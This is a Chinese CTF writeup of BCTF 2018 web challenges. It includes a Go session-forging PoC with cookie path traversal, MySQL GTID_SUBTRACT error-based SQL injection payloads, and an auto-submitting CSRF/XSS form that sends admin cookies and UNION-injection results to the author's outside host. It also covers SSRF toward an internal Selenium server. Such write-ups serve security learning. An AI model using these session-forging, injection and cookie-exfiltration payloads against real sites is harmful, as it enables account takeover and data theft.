XCTF BCTF 2018 Writeup -- L

f1sh / 2018-11-30 07:49:00 / 浏览数 4241 安全技术 CTF 顶(0) 踩(0)

感谢blue-lotus的大师傅们带来的精彩的比赛！

[TOC]

Web

checkin

注意到是1.7.2的beego框架，版本较低。

有文件上传且知道上传目录

参考https://www.leavesongs.com/PENETRATION/gitea-remote-command-execution.html

伪造session，poc:

```
package main

import (
   "bytes"
   "encoding/gob"
   "encoding/hex"
   "fmt"
   "io/ioutil"
   "os"
)

func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {
   for _, v := range obj {
       gob.Register(v)
   }
   buf := bytes.NewBuffer(nil)
   err := gob.NewEncoder(buf).Encode(obj)
   return buf.Bytes(), err
}

func main() {
   var uid int64 = 1
   obj := map[interface{}]interface{}{"_old_uid": "1", "uid": uid, "username": "w1nd"}
   data, err := EncodeGob(obj)
   if err != nil {
       fmt.Println(err)
   }
   err = ioutil.WriteFile("test.png", data, 0777)
   if err != nil {
       fmt.Println(err)
   }
   edata := hex.EncodeToString(data)
   fmt.Println(edata)
}
```

Request

Raw Params Headers Hex

```
GET /info HTTP/1.1
Host: 47.95.195.16:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0)
Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
gosessionid=edfff17cf2e1fc430931d29be1ad3b81/../../../go/src/github.com
/checkin/website/static/img/avatar/mWFiJECSOIFqomaoZpVX.png;
Device-Type=desktop
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 28 Nov 2018 08:11:26 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 31
Connection: close
Set-Cookie: Device-Type=desktop; Path=/

the username in session is:w1nd
```


但是这里有个问题，username不能乱搞，需要是admin，辣鸡w1nd是拿不到flag的

```
GET /admin_panel HTTP/1.1
Host: 47.95.195.16:9999
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
gosessionid=../../../../go/src/github.com/checkin/website/static/img
/avatar/wIMyZkbEnNJxkGeVoLHx.png; Device-Type=desktop
Connection: close
```

```
right">arrow_drop_down</i></a>
          </li>
        </ul>
        <a href="#" data-activates="slide-out" cl
class="mdi-navigation-menu"></i></a>
    </div>
</nav>
<div class="container">
    <main-menu elements=""></main-menu>
    <div id="desktop-header-content"></div>
welcome.<br/>
bctf{Y0Uu_H4CK3d_A_B33G0_W3bs1t3?}

</div>
 <br>


<script
src="https://cdnjs.cloudflare.com/ajax/libs/ma
```


babySQLiSPA

访问http://47.93.100.42:9999/static/js/main.dfa730c5.js.map

发现里面有两个比较可疑的函数searchHints()和getCaptcha()

发现两个新api: `/api/hints`, `/api/captcha`

```
  return req.get('/api/hints')
}

export async function getUser () {
  const req = await getInstance()

  return req.get<IuserInfo>('/api/user')
}

export async function getCaptcha () {
  const req = await getInstance()

  return req.get('/api/captcha')
}
```


访问看看

Go Cancel < > Target: http://47.93.100.42:9999

Request

Raw Params Headers Hex

```
GET /api/captcha HTTP/1.1
Host: 47.93.100.42:9999
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
Cookie: koa.sid=3a_l8xubuawJnYDcJ4mLQCpXqf9fQwT9;
koa.sid.sig=BROQFXCmmON-P5h3AcfeZIe4FTk
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Win64; x64; Trident/5.0)
Connection: close
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Vary: Origin
Content-Type: application/json; charset=utf-8
Set-Cookie: koa.sid=3a_l8xubuawJnYDcJ4mLQCpXqf9fQwT9; path=/; expires=Wed,
28 Nov 2018 13:25:45 GMT; httponly
Set-Cookie: koa.sid.sig=BROQFXCmmON-P5h3AcfeZIe4FTk; path=/; expires=Wed,
28 Nov 2018 13:25:45 GMT; httponly
Content-Length: 66
Date: Tue, 27 Nov 2018 13:25:45 GMT
Connection: close

{"msg":"Generator Captcha(md5-prefix) Success","captcha":"411d0b"}
```


Raw Params Headers Hex

```
POST /api/hints HTTP/1.1
Host: 47.93.100.42:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0)
Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: koa.sid=3a_l8xubuawJnYDcJ4mLQCpXqf9fQwT9;
koa.sid.sig=BROQFXCmmON-P5h3AcfeZIe4FTk
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

captcha=WG2XmUFmdsCB38Js&hint=a'
```

Raw Headers Hex

```
HTTP/1.1 400 Bad Request
Vary: Origin
Content-Type: application/json; charset=utf-8
Set-Cookie: koa.sid=3a_l8xubuawJnYDcJ4mLQCpXqf9fQwT9; path=/;
expires=Wed, 28 Nov 2018 13:26:10 GMT; httponly
Set-Cookie: koa.sid.sig=BROQFXCmmON-P5h3AcfeZIe4FTk; path=/;
expires=Wed, 28 Nov 2018 13:26:10 GMT; httponly
Content-Length: 25
Date: Tue, 27 Nov 2018 13:26:10 GMT
Connection: close

{"error":"Captcha Error"}
```


又要爆破md5，有点麻烦，用@Klaus 师傅的彩虹表写个脚本

```
#!/usr/bin/python

import sqlite3
import sys
import requests

url='http://47.93.100.42:9999/api/captcha'
cookies={'koa.sid':'3a_l8xubuawJnYDcJ4mLQCpXqf9fQwT9','koa.sid.sig':'BROQFXCmmON-P5h3AcfeZIe4FTk'}

urll='http://47.93.100.42:9999/api/hints'

result=requests.get(url=url,cookies=cookies).text
print(result[-8:-2])
captcha_input=result[-8:-2]

conn = sqlite3.connect('/md5_567.db')

c=conn.cursor()

payload=sys.argv[1]

s=c.execute("select * from t_0_6 where md5='"+captcha_input+"';")

for i in s:
   print i[1]
   captcha=i[1]

data={'captcha':captcha,'hint':payload}

result=requests.post(url=urll,data=data,cookies=cookies).text

print result
```

发现开启了报错，但是fuzz了常见的报错注入函数发现都被过滤了

https://www.zhihu.com/appview/p/26316761

直到看到这篇文章

```
python sqli.py "a'||GTID_SUBTRACT((select(version())),'a')#"
a2b0cd
Kn89bFbSCld9CupV
{"error":"Malformed GTID set specification '5.7.24-log'."}
```

太强了

但是还有一个问题就是 有长度限制是140，直接注出来的表名都很长，加上表名会超长，猜测flag在一个表名较短的表里

```
a'||GTID_SUBTRACT((select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())),'a')#
```


```
root@ubuntu /
# python sqli.py "a'||GTID_SUBTRACT((select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())),'a')#"
ffde8f
qfldl7KKD9ja86NJ
{"error":"Malformed GTID set specification 'FdkuBNGoarFgVBwDjHcZBwwBFKNnkGDrIRubYZZtAGOifUogHPjXLyFhGxPfNWyE,Hints,MztsezsxCgHmgbYoeQGqKteosCHjfpXoGCFVjNPEpIKzFjCPYRmOMQAKgVCuoOZX,TLcLvkgTjVjFvBrUfhsqkZFMcRCVlqzEfTPxujYcwzQDfJRGzFKGqWkqpLCODEX'}
```

发现是报错函数有长度限制，用reverse()把后面的打印出来

```
a'||GTID_SUBTRACT((reverse((select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())))),'
```


```
root@ubuntu /
# python sqli.py "a'||GTID_SUBTRACT((reverse((select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())))),'a')#"
b894e1
KQ6vdZAPWMteITgG
{"error":"Malformed GTID set specification 'ZNDWfnRaGkKOprIpSHNIFidWDjqkeyurUtvAJOSdIyiSOQrccedLxPypuJGjaXVz,ayiTJrmTGYMLKOOnujPqhZToPjxImntReyTUZQKLJdEZUxHvKFBmsDUljdYObIlw,EEeReHSSsIIiIggaaAAaLllLfFEhv,sresU,IBUkcLpaxxmqKRFzGRJfDOzwcYjuxPTfE'"}
```

发现果然flag就在一个表名短的表里面




注表名，然后发现payload刚好140个字...

```
'||GTID_SUBTRACT((select(group_concat(column_name))from(information_schema.columns)where(table_name='vhEFfFlLlLaAAaaggIiIIsSSH
```




注出flag

```
'||GTID_SUBTRACT((select(ZSLRSrpOlCCysnaHUqCEIjhtWbxbMlDkUO)from(vhEFfFlLlLaAAaaggIiIIsSSHeReEE)),'a')#
```




SEAFARING1


在robots.txt发现/admin/handle_message.php




尝试post csrf token




猜测xss，发现过滤了/



果然有反射型xss



再尝试post正确的csrf token



再看页面上有一个contact.php 发现有bot会访问服务器

想到反射型xss+csrf：在服务器上写一个自动提交的表单让bot访问，触发反射型xss，xss打回管理员cookie:

```
<html>
 <body>
  <form name="evil" id="evil" action="http://seafaring.xctf.org.cn:9999/admin/handle_message.php" method="POST">
   <input type="hidden" name="token"
value="&lt;img&#32;src&#61;&#35;&#32;onerror&#61;a&#61;document&#46;createElement&#40;&apos;script&apos;&#41;&#59;a&#46;src&#61;&apos;&#92;&#47;tx&#46;w1nd&#46;top&apos;&#59;document&#46;body&#46;append&#40;a&#41;&#59;&gt;" />
   <input type="submit" value="Submit request" />
  </form>
  <script>history.pushState('', '', '/');document.getElementById("evil").submit();</script>
 </body>
</html>
```

//会被转义成\/\/，但是可以利用浏览器畸形解析特性，用\/tx.w1nd.top也是可以发出请求的

```
<img src=# onerror=a=document.createElement('script');a.src='\/tx.w1nd.top';document.body.append(a);>
```

试试打BOT cookie

时间	IP	来源
2018年11月29日 13:32:3	39.96.28.172	香港特别行政区

GET | POST | Cookie | HTTP请求信息 | 其他信息

键	值
result	PHPSESSID=fpp6um7keg4prcinli7jdbjcv4

登录，并在admin/index.php发现有丶东西

经过测试发现单引号被转义了，一番测试，最后找到status参数，数字型注入

```
function view_unreads() {
    $.ajax({
        type: "POST",
        url: "/admin/handle_message.php",
        data: {"token": csrf_token, "action": "view_unreads", "status": 0},
        dataType: "json",
        success: function (data) {
            if (!data["error"]) {
                data = data['result'];
                var html = '';
                var tbody = document.getElementById("comments");
                for (var i = 0; i < data.length; i++) {
                    var Time = data[i][0];
                    var Username = data[i][1];
                    var Uid = data[i][2];
                    var Status = '';
```

```
var a = new XMLHttpRequest();
a.open('GET', 'http://seafaring.xctf.org.cn:9999/contact.php', false);
a.send(null);
b = a.responseText;
csrf_token=b.split('csrf_token = "')[1].slice(0, 32);
a.open('POST', 'http://seafaring.xctf.org.cn:9999/admin/handle_message.php', false);
a.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
a.send('token='+csrf_token+"&action=view_unreads&status=-1%20union%20select%201,versio
n(),database(),user()%23");
b = a.responseText;
location.href = 'http:/,  .w1nd.  /?result=' + escape(b);
~
```

时间	IP	来源	客户端	请求	携带数据	保持连接
2018年11月29日 13:43:15	39....	香...	Linux F...	GET	{"GET":["re...	否

GET POST Cookie HTTP请求信息 其他信息

键	值
result	{"result":[["1","5.7.24-0ubuntu0.16.04.1-log","bctf2018","root@localhost"]],"error":""}

常规操作拿到flag

	时间	IP	来源	客户端	请求	携带数据	保持连接
▼	2018年11月29日 13:54:51	39....	香...	Linux F...	GET	{"GET":["re...	否

GET POST Cookie HTTP请求信息 其他信息

键	值
result	{"result":[["1","2","bctf{XsS_SQL1_7438x_2xfccmk}","4"]],"error":""}

SEAFARING2

只能说因为某些原因这题没拿到flag吧，可惜了

登录admin之后会在contact看到

2018-11-15 12:14:57	8e772b3f10f445cb4338b1050b1ea9c0	Hint: I will tell you a secret path for web2:/admin/m0st_Secret.php! :)	Checked

在SEAFARING1我们可以控制数据库了，尝试load_file读一下源码

```php
<?php
function curl($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    $re = curl_exec($ch);
    curl_close($ch);
    return $re;
}
if(!empty($_POST['You_cann0t_guu3s_1t_1s2xs'])){
    $url = $_POST['You_cann0t_guu3s_1t_1s2xs'];
    curl($url);
}else{
    die("Hint: Just for web2! :)");
}
?>
```

明显ssrf

扫描到内网http://172.20.0.2:4444
跑了`java selenium Remote Server`服务

查一下手册

https://github.com/SeleniumHQ/selenium/wiki/JsonWireProtocol

参考


http://www.coffeehb.cn/?id=92

可以通过restful api 控制 浏览器，那思路很明确了，`file://`协议任意文件读取+网页截图应该就能看到flag

但是创建session要POST请求


尝试了用bot自己的session发现不行

选择自己用gopher发送POST生成session，但是



打一条payload等500秒，而且等来的还很可以是个Runtime Error...认了，放弃了。

赛后问了一下一血大佬@zzm ，原来是这种操作：

